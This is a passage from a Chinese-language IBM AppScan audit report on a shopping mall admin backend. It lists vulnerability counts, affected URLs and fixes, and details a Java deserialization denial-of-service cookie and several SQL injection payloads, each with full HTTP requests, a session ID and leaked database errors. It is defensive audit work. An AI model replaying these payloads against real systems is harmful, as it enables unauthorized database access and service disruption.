

资源商城后台安全性审计测试报告

该报告包含有关 **web** 应用程序的重要安全信息。

安全报告

该报告由 IBM Security AppScan Standard 创建 9.0.3.7 iFix001, 规则: 12526
扫描开始时间: 2018/1/11 19:02:56

目录

介绍

- 常规信息
- 登陆设置

摘要

- 问题类型
- 有漏洞的 URL
- 修订建议
- 安全风险
- 原因
- WASC 威胁分类

按问题类型分类的问题

- IBM WebSphere "WASPostParam" Cookie 反序列化拒绝服务 ①
- SQL 注入 ①
- 已解密的登录请求 ①
- 查询中的密码参数 ①
- 跨站点脚本编制 ②①
- 使用 HTTP 动词篡改的认证旁路 ①⑧
- 通过框架钓鱼 ①①
- 链接注入（便于跨站请求伪造） ①①
- SRI (Subresource Integrity) 的检查 ③
- 发现数据库错误模式 ①①
- 查询中接受的主体参数 ①
- 缺少“Content-Security-Policy”头 ④
- 缺少“X-Content-Type-Options”头 ④
- 缺少“X-XSS-Protection”头 ④
- 自动填写未对密码字段禁用的 HTML 属性 ④
- 过度许可的 CORS 访问测试 ⑤①
- HTML 注释敏感信息泄露 ⑥
- JSON 中反映的未清理用户输入 ③
- 发现内部 IP 泄露模式 ①

- 应用程序错误 43
- 整数溢出 16
- 未分类站点的链接 19

修订建议

- 发送敏感信息时，始终使用 SSL 和 POST（主体）参数。
- 应用 WebSphere 修订 PI62375
- 查看危险字符注入的可能解决方案
- 将您的服务器配置为仅允许所需 HTTP 方法
- 修改“Access-Control-Allow-Origin”头以仅获取允许的站点
- 将“autocomplete”属性正确设置为“off”
- 将您的服务器配置为使用“Content-Security-Policy”头
- 将您的服务器配置为使用“X-Content-Type-Options”头
- 将您的服务器配置为使用“X-XSS-Protection”头
- 将每个第三方脚本/链接元素支持添加到 SRI(Subresource Integrity)。
- 检查链接，确定它是否确实本应包含在 Web 应用程序中
- 请勿接受在查询字符串中发送的主体参数
- 除去 HTML 注释中的敏感信息
- 除去 Web 站点中的内部 IP 地址
- 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

咨询

- IBM WebSphere "WASPostParam" Cookie 反序列号拒绝服务
- SQL 注入
- 已解密的登录请求
- 查询中的密码参数
- 跨站点脚本编制
- 使用 HTTP 动词篡改的认证旁路
- 通过框架进行网络钓鱼
- 链接注入（便于跨站请求伪造）
- SRI 支持
- 发现数据库错误模式
- 查询中接受的主体参数
- 缺少“Content-Security-Policy”头
- 缺少“X-Content-Type-Options”头
- 缺少“X-XSS-Protection”头
- 自动填写未对密码字段禁用的 HTML 属性
- 过度许可的 CORS 访问测试
- HTML 注释敏感信息泄露
- JSON 中反映了未清理的用户输入
- 发现内部 IP 泄露模式
- 应用程序错误
- 整数溢出
- 未分类站点的链接

介绍

该报告包含由 IBM Security AppScan Standard 执行的 Web 应用程序安全性扫描的结果。

高严重性问题:	25
中等严重性问题:	40
低严重性问题:	82
参考严重性问题:	88
报告中包含的严重性问题总数:	235
扫描中发现的严重性问题总数:	235

常规信息

扫描文件名称: ziyisc_houtai011
扫描开始时间: 2018/1/11 19:02:56
测试策略: Default (已修改)

主机	system-rest-enterprise.mall.xt.weilian.cn
端口	0
操作系统:	未知
Web 服务器:	未知
应用程序服务器:	任何

主机	h5config-rest-enterprise.mall.xt.weilian.cn
端口	0
操作系统:	未知
Web 服务器:	未知
应用程序服务器:	任何

主机	vr-goods-rest-enterprise.mall.xt.weilian.cn
端口	0
操作系统:	未知
Web 服务器:	未知
应用程序服务器:	任何

主机	vr-base-rest-enterprise.mall.xt.weilian.cn
----	--

端口	0
操作系统:	未知
Web 服务器:	未知
应用程序服务器:	任何
主机	cms.mall.xt.weilian.cn
端口	0
操作系统:	未知
Web 服务器:	未知
应用程序服务器:	任何

登陆设置

登陆方法:	记录的登录
并发登陆:	已启用
JavaScript 执行文件:	已启用
会话中检测:	已启用
会话中模式:	classname": "家具用具及其他 opcode": "WERDHGF
跟踪或会话标识 cookie:	sessionId
跟踪或会话标识参数:	
登陆序列:	<pre> http://system-rest-enterprise.mall.xt.weilian.cn/ http://system-rest-enterprise.mall.xt.weilian.cn/login http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html http://system-rest-enterprise.mall.xt.weilian.cn/static/js/getCommonConfig.js http://system-rest-enterprise.mall.xt.weilian.cn/static/js/style.js http://system-rest-enterprise.mall.xt.weilian.cn/static/js/commons.js http://system-rest-enterprise.mall.xt.weilian.cn/static/js/dictionaryInit.js http://system-rest-enterprise.mall.xt.weilian.cn/user/getModularPrefix http://system-rest-enterprise.mall.xt.weilian.cn/user/getUserRealMenuList http://system-rest-enterprise.mall.xt.weilian.cn/static/component_pages/dashboard.html http://vr-goods-rest-enterprise.mall.xt.weilian.cn/static/goods.html http://vr-goods-rest-enterprise.mall.xt.weilian.cn/static/goods.html http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/goodsList?draw=1&start=0&length=15&search[value]=&search[regex]=false&pageNum=1&searchValue= http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/goodsList?draw=1&start=0&length=15&search[value]=&search[regex]=false&pageNum=1&searchValue= http://system-rest-enterprise.mall.xt.weilian.cn/user/getModularPrefix </pre>

摘要

问题类型 22

TOC

问题类型		问题的数量
高	IBM WebSphere "WASPostParam" Cookie 反序列化拒绝服务	1
高	SQL 注入	1
高	已解密的登录请求	1
高	查询中的密码参数	1
高	跨站点脚本编制	21
中	使用 HTTP 动词篡改的认证旁路	18
中	通过框架钓鱼	11
中	链接注入（便于跨站请求伪造）	11
低	SRI (Subresource Integrity) 的检查	3
低	发现数据库错误模式	11
低	查询中接受的主体参数	1
低	缺少"Content-Security-Policy"头	4
低	缺少"X-Content-Type-Options"头	4
低	缺少"X-XSS-Protection"头	4
低	自动填写未对密码字段禁用的 HTML 属性	4
低	过度许可的 CORS 访问测试	51
参	HTML 注释敏感信息泄露	6
参	JSON 中反映的未清理用户输入	3
参	发现内部 IP 泄露模式	1
参	应用程序错误	43
参	整数溢出	16
参	未分类站点的链接	19

有漏洞的 URL 51

TOC

URL	问题的数量
-----	-------

高	http://cms.mall.xt.weilian.cn/upload	3	
高	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/getGoodsListToBrand	4	
高	http://system-rest-enterprise.mall.xt.weilian.cn/login.html	6	
高	http://h5config-rest-enterprise.mall.xt.weilian.cn/order/selectCmsOrderList/0	1 1	
高	http://h5config-rest-enterprise.mall.xt.weilian.cn/order/selectCmsOrderList/2	1 1	
高	http://system-rest-enterprise.mall.xt.weilian.cn/user/userModify	5	
高	http://vr-base-rest-enterprise.mall.xt.weilian.cn/pubRole/selectVipRoleList	6	
高	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/exportGoodsInfo	2 1	
高	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/getGoodsStockList	1 9	
高	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/goodsbatchDelete	4	
高	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/updateGoodsStock	1 0	
高	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsclass/goodsclassAddToSave	8	
高	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsonoffdetail/updateGoodsOnOff	1 0	
中	http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/jquery-1.7.2.min.js	2	
中	http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/layout/modules/element.js	2	
中	http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/layout/modules/form.js	2	
中	http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/layout/modules/layoutpage.js	2	
中	http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/layout/modules/layoutpl.js	2	
中	http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/layout/modules/table.js	2	
中	http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/layout.js	2	
中	http://system-rest-enterprise.mall.xt.weilian.cn/	2 7	
中	http://system-rest-enterprise.mall.xt.weilian.cn/static/component_pages/dashboard.html	2	
中	http://system-rest-enterprise.mall.xt.weilian.cn/static/component_pages/modify_password.html	3	
中	http://system-rest-enterprise.mall.xt.weilian.cn/static/component_pages/personal_settings.html	3	
中	http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html	8	
中	http://system-rest-enterprise.mall.xt.weilian.cn/static/js/commons.js	2	
中	http://system-rest-enterprise.mall.xt.weilian.cn/static/js/dictionaryInit.js	2	
中	http://system-rest-enterprise.mall.xt.weilian.cn/static/js/getCommonConfig.js	2	
中	http://system-rest-enterprise.mall.xt.weilian.cn/static/js/style.js	2	

中	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/static/goodscontrolList.html	5	<div><div></div></div>
中	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/static/goodstree.html	5	<div><div></div></div>
低	http://system-rest-enterprise.mall.xt.weilian.cn/login	4	<div><div></div></div>
低	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsclass/goodsclassAdd	5	<div><div></div></div>
低	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsclass/goodsclassList	6	<div><div></div></div>
低	http://vr-base-rest-enterprise.mall.xt.weilian.cn/dictionary/List	4	<div><div></div></div>
低	http://h5config-rest-enterprise.mall.xt.weilian.cn/order/updateSendGoods	2	<div><div></div></div>
低	http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html	1	<div><div></div></div>
低	http://system-rest-enterprise.mall.xt.weilian.cn/user/getModularPrefix	2	<div><div></div></div>
低	http://system-rest-enterprise.mall.xt.weilian.cn/user/getUserInfo	1	<div><div></div></div>
低	http://system-rest-enterprise.mall.xt.weilian.cn/user/getUserRealMenuList	1	<div><div></div></div>
低	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/batchImportGood	2	<div><div></div></div>
低	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/checkGoodscodeIsNotOne	1	<div><div></div></div>
低	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/getUserInfo	1	<div><div></div></div>
低	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/goodsAddToSave	4	<div><div></div></div>
低	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/goodsList	1	<div><div></div></div>
低	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsclass/initTreeNode	1	<div><div></div></div>
低	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsonoffdetail/getdetailList	2	<div><div></div></div>
低	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/pictrue/getGoodsPictrueList	1	<div><div></div></div>
低	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/pubApprovalType/selectList	1	<div><div></div></div>
低	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/pubGoodsgsbm/selectList	1	<div><div></div></div>
低	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/pubGoodslevel/selectList	1	<div><div></div></div>

修订建议 15

TOC

修复任务	问题的数量
高 发送敏感信息时，始终使用 SSL 和 POST（主体）参数。	2
高 应用 WebSphere 修订 PI62375	1
高 查看危险字符注入的可能解决方案	58

中	将您的服务器配置为仅允许所需 HTTP 方法	18	<div><div></div></div>
低	修改“Access-Control-Allow-Origin”头以仅获取允许的站点	51	<div><div></div></div>
低	将“autocomplete”属性正确设置为“off”	4	<div><div></div></div>
低	将您的服务器配置为使用“Content-Security-Policy”头	4	<div><div></div></div>
低	将您的服务器配置为使用“X-Content-Type-Options”头	4	<div><div></div></div>
低	将您的服务器配置为使用“X-XSS-Protection”头	4	<div><div></div></div>
低	将每个第三方脚本/链接元素支持添加到 SRI(Subresource Integrity)。	3	<div><div></div></div>
低	检查链接，确定它是否确实本应包含在 Web 应用程序中	19	<div><div></div></div>
低	请勿接受在查询字符串中发送的主体参数	1	<div><div></div></div>
低	除去 HTML 注释中的敏感信息	6	<div><div></div></div>
低	除去 Web 站点中的内部 IP 地址	1	<div><div></div></div>
低	验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常	59	<div><div></div></div>

安全风险 14

TOC

风险	问题的数量
高 可能会在 Web 服务器上运行远程命令。这通常意味着完全破坏服务器及其内容	1 <div><div></div></div>
高 可能会阻止 Web 应用程序服务其他用户（拒绝服务）	1 <div><div></div></div>
高 可能会查看、修改或删除数据库条目和表	12 <div><div></div></div>
高 可能会窃取诸如用户名和密码等未经加密即发送了的用户登录信息	1 <div><div></div></div>
高 可能会窃取查询字符串中发送的敏感数据，例如用户名和密码	1 <div><div></div></div>
高 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务	35 <div><div></div></div>
中 可能会升级用户特权并通过 Web 应用程序获取管理许可权	18 <div><div></div></div>
中 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置	89 <div><div></div></div>
中 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息	86 <div><div></div></div>
中 可能会在 Web 服务器上上载、修改或删除 Web 页面、脚本和文件	11 <div><div></div></div>
低 在第三方服务器被破坏的情况下，站点的内容/行为将更改。	3 <div><div></div></div>
低 可能会绕过 Web 应用程序的认证机制	4 <div><div></div></div>
参 可能会收集敏感的调试信息	59 <div><div></div></div>
参 不适用	19 <div><div></div></div>

原因 10

TOC

原因	问题的数量
高 Web 站点上安装了没有已知补丁且易受攻击的第三方软件	1
高 未对用户输入正确执行危险字符清理	58
高 诸如用户名、密码和信用卡号之类的敏感输入字段未经加密即进行了传递	1
高 查询字符串中传递了敏感输入字段（例如用户名、密码和信用卡号）	1
中 Web 应用程序编程或配置不安全	87
低 不支持子资源完整性。	3
参 程序员在 Web 页面上留下调试信息	6
参 未对入局参数值执行适当的边界检查	59
参 未执行验证以确保用户输入与预期的数据类型匹配	59
参 不适用	19

WASC 威胁分类

TOC

威胁	问题的数量
SQL 注入	12
传输层保护不足	1
信息泄露	119
内容电子欺骗	22
恶意内容测试	19
操作系统命令	1
整数溢出	16
认证不充分	18
跨站点脚本编制	24
远程文件包含	3

按问题类型分类的问题

高

IBM WebSphere "WASPostParam" Cookie 反序列化拒绝服务 1

TOC

问题 1 / 1

TOC

IBM WebSphere "WASPostParam" Cookie 反序列化拒绝服务	
严重性:	高
CVSS 分数:	10.0
URL:	http://cms.mall.xt.weilian.cn/upload
实体:	upload (Page)
风险:	可能会在 Web 服务器上运行远程命令。这通常意味着完全破坏服务器及其内容 可能会阻止 Web 应用程序服务其他用户（拒绝服务）
原因:	Web 站点上安装了没有已知补丁且易受攻击的第三方软件
固定值:	应用 WebSphere 修订 PI62375

差异: cookie 已添加至请求:

```
r00ABXNyABFqYXZlLnV0aWwuSGFzaFNldLpEhZWwuLc0AwAAeHB3DAAAABA/QAAAAAAAAAnNxAH4AAHcMAAAED9AAAAA  
AACc3EafgAAdwAAAAQP0AAAAAAAAAJzcQB+AAAB3DAAAABA/QAAAAAAAAAnNxAH4AAHcMAAAED9AAAAAACc3EafgAAdw  
wAAAAQP0AAAAAAAAAJzcQB+AAAB3DAAAABA/QAAAAAAAAAnNxAH4AAHcMAAAED9AAAAAACc3EafgAAdwAAAAQP0AAAAA  
AAAJzcQB+AAAB3DAAAABA/QAAAAAAAAAnNxAH4AAHcMAAAED9AAAAAACc3EafgAAdwAAAAQP0AAAAAAAAAJzcQB+AAAB3  
DAAAABA/QAAAAAAAAAnNxAH4AA...
```

推理: 测试导致服务器停止响应（返回了诸如断开连接或超时之类的错误响应）。

测试请求和响应:

此请求/响应中包含二进制内容，但生成的报告中不包含此内容。

高

SQL 注入 1

TOC

SQL 注入

严重性: 高

CVSS 分数: 9.7

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/getGoodsListToBrand>

实体: keyword (Parameter)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

变体- | 1 / 10

差异: 参数 从以下位置进行控制: dsfdsafsa 至: dsfdsafsa%27%3B

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
GET /goodsRestApi/getGoodsListToBrand?keyword=dsfdsafsa%27%3B HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:21:07 GMT
Content-Type: application/json
Transfer-Encoding: chunked

{
  "data": [

  ],
  "returnCode": 0,
  "msg": "org.springframework.jdbc.BadSqlGrammarException: \n### Error querying database.
Cause: org.postgresql.util.PSQLException: ERROR: syntax error at or near \";\n\n Position:
122\n### The error may exist in URL [jar:file:/apps/provider/base/vr-base-provider-1.0.0-
SNAPSHOT.jar!/mybatisMap/PubBrandMapper.xml]\n### The error may involve
com.suneee.scn.base.dao.PubBrandDao.selectByParam-Inline\n### The error occurred while setting
parameters\n### SQL: select * from pub_brand f where l=1 and status=1 and enterpriseid=55 and
(to_char(f.brandid,'99999999') like '%dsfdsafsa';%' or f.opcode like '%dsfdsafsa';%' or
f.brandname like '%dsfdsafsa';%')\n### Cause: org.postgresql.util.PSQLException: ERROR: syntax
error at or near \";\n\n Position: 122\n; bad SQL grammar []; nested exception is
org.postgresql.util.PSQLException: ERROR: syntax error at or near \";\n\n Position: 122",
  "html": null
}
```

```
}
```

变体- | 2 / 10

差异: **参数** 从以下位置进行控制: `dsfdsafsa` 至: `dsfdsafsa%27+having+1%3D1--+`

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
GET /goodsRestApi/getGoodsListToBrand?keyword=dsfdsafsa%27+having+1%3D1--+ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:21:07 GMT
Content-Type: application/json
Transfer-Encoding: chunked

{
  "data": [
    ],
    "returnCode": 0,
    "msg": "org.springframework.jdbc.BadSqlGrammarException: \n### Error querying database.
Cause: org.postgresql.util.PSQLException: ERROR: syntax error at or near \"having\"
123\n### The error may exist in URL [jar:file:/apps/provider/base/vr-base-provider-1.0.0-SNAPSHOT.jar!/mybatisMap/PubBrandMapper.xml]\n### The error may involve
com.suneee.scn.base.dao.PubBrandDao.selectByParam-Inline\n### The error occurred while setting
parameters\n### SQL: select * from pub_brand f where l=1 and status=1 and enterpriseid=55 and
(to_char(f.brandid,'9999999') like '%dsfdsafsa' having l=1-- '%' or f.opcode like '%dsfdsafsa'
having l=1-- '%' or f.brandname like '%dsfdsafsa' having l=1-- '%')\n### Cause:
org.postgresql.util.PSQLException: ERROR: syntax error at or near \"having\"
bad SQL grammar []; nested exception is org.postgresql.util.PSQLException: ERROR: syntax error at
or near \"having\"
\"html\": null
  }
```

变体- | 3 / 10

差异: **参数** 从以下位置进行控制: `dsfdsafsa` 至: `dsfdsafsa%a5'%20having%20l=1--%20`

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```

GET /goodsRestApi/getGoodsListToBrand?keyword=dsfdsafsa'a5'%20having%201=1--%20 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:21:07 GMT
Content-Type: application/json
Transfer-Encoding: chunked

{
  "data": [
    ],
    "returnCode": 0,
    "msg": "org.springframework.jdbc.BadSqlGrammarException: \n### Error querying database.
Cause: org.postgresql.util.PSQLException: ERROR: syntax error at or near \"having\"
124\n### The error may exist in URL [jar:file:/apps/provider/base/vr-base-provider-1.0.0-
SNAPSHOT.jar!/mybatisMap/PubBrandMapper.xml]\n### The error may involve
com.suneee.scn.base.dao.PubBrandDao.selectByParam-Inline\n### The error occurred while setting
parameters\n### SQL: select * from pub_brand f where l=1 and status=1 and enterpriseid=55 and
(to_char(f.brandid,'9999999') like '%dsfdsafsa' having l=1-- '%' or f.opcode like
'%dsfdsafsa' having l=1-- '%' or f.brandname like '%dsfdsafsa' having l=1-- '%')\n### Cause:
org.postgresql.util.PSQLException: ERROR: syntax error at or near \"having\"
bad SQL grammar []; nested exception is org.postgresql.util.PSQLException: ERROR: syntax error at
or near \"having\"
"html": null
}

```

变体- | 4 / 10

差异: 参数 从以下位置进行控制: dsfdsafsa 至: dsfdsafsa'

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```

GET /goodsRestApi/getGoodsListToBrand?keyword=dsfdsafsa' HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```

```

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2

```

```

Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:21:07 GMT
Content-Type: application/json
Transfer-Encoding: chunked

{
  "data": [

  ],
  "returnCode": 0,
  "msg": "org.springframework.jdbc.BadSqlGrammarException: \n### Error querying database.
Cause: org.postgresql.util.PSQLException: ERROR: unterminated quoted string at or near '\"')\"'\n
Position: 190\n### The error may exist in URL [jar:file:/apps/provider/base/vr-base-provider-
1.0.0-SNAPSHOT.jar!/mybatisMap/PubBrandMapper.xml]\n### The error may involve
com.suneee.scn.base.dao.PubBrandDao.selectByParam-Inline\n### The error occurred while setting
parameters\n### SQL: select * from pub_brand f where l=1 and status=1 and enterpriseid=55 and
(to_char(f.brandid,'9999999') like '%dsfdsafsa%' or f.opcode like '%dsfdsafsa%' or f.brandname
like '%dsfdsafsa%'')\n### Cause: org.postgresql.util.PSQLException: ERROR: unterminated quoted
string at or near '\"')\"'\n Position: 190\n; bad SQL grammar []; nested exception is
org.postgresql.util.PSQLException: ERROR: unterminated quoted string at or near '\"')\"'\n
Position: 190",
  "html": null
}

```

变体- | 5 / 10

差异: 参数 从以下位置进行控制: dsfdsafsa 至: dsfdsafsa%27+having+1%3D1--

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```

GET /goodsRestApi/getGoodsListToBrand?keyword=dsfdsafsa%27+having+1%3D1-- HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:21:07 GMT
Content-Type: application/json
Transfer-Encoding: chunked

{
  "data": [

  ],
  "returnCode": 0,
  "msg": "org.springframework.jdbc.BadSqlGrammarException: \n### Error querying database.
Cause: org.postgresql.util.PSQLException: ERROR: syntax error at or near '\"having\"'\n Position:
123\n### The error may exist in URL [jar:file:/apps/provider/base/vr-base-provider-1.0.0-
SNAPSHOT.jar!/mybatisMap/PubBrandMapper.xml]\n### The error may involve
com.suneee.scn.base.dao.PubBrandDao.selectByParam-Inline\n### The error occurred while setting
parameters\n### SQL: select * from pub_brand f where l=1 and status=1 and enterpriseid=55 and
(to_char(f.brandid,'9999999') like '%dsfdsafsa' having l=1--%' or f.opcode like '%dsfdsafsa'

```

```
having 1=1--%' or f.brandname like '%dsfdsafsa' having 1=1--%')\n### Cause:
org.postgresql.util.PSQLException: ERROR: syntax error at or near \"having\"
Position: 123\n;
bad SQL grammar []; nested exception is org.postgresql.util.PSQLException: ERROR: syntax error at
or near \"having\"
Position: 123\",
    \"html\": null
}
```

变体- | 6 / 10

差异: 参数 从以下位置进行控制: dsfdsafsa 至:

```
dsfdsafsa%27%3B+select+%40%40version%2C1%2C1%2C1--
```

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
GET /goodsRestApi/getGoodsListToBrand?keyword=dsfdsafsa%27%3B+select+%40%40version%2C1%2C1%2C1--
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:21:07 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  \"data\": [

  ],
  \"returnCode\": 0,
  \"msg\": \"org.springframework.jdbc.BadSqlGrammarException: \\n### Error querying database.
Cause: org.postgresql.util.PSQLException: ERROR: syntax error at or near \\\";\\\"
Position: 122\\n### The error may exist in URL [jar:file:/apps/provider/base/vr-base-provider-1.0.0-
SNAPSHOT.jar!/mybatisMap/PubBrandMapper.xml]\\n### The error may involve
com.suneee.scn.base.dao.PubBrandDao.selectByParam-Inline\\n### The error occurred while setting
parameters\\n### SQL: select * from pub_brand f where 1=1 and status=1 and enterpriseid=55 and
(to_char(f.brandid , '9999999') like '%dsfdsafsa'; select @@version,1,1,1--%' or f.opcode like
'%dsfdsafsa'; select @@version,1,1,1--%' or f.brandname like '%dsfdsafsa'; select
@@version,1,1,1--%')\\n### Cause: org.postgresql.util.PSQLException: ERROR: syntax error at or
near \\\";\\\"
Position: 122\\n; bad SQL grammar []; nested exception is
org.postgresql.util.PSQLException: ERROR: syntax error at or near \\\";\\\"
Position: 122\",
    \"html\": null
}
```

变体- | 7 / 10

差异: 参数 从以下位置进行控制: dsfdsafsa 至:

dsfdsafsa%27%3B+select+*+from+master..sysmessages--

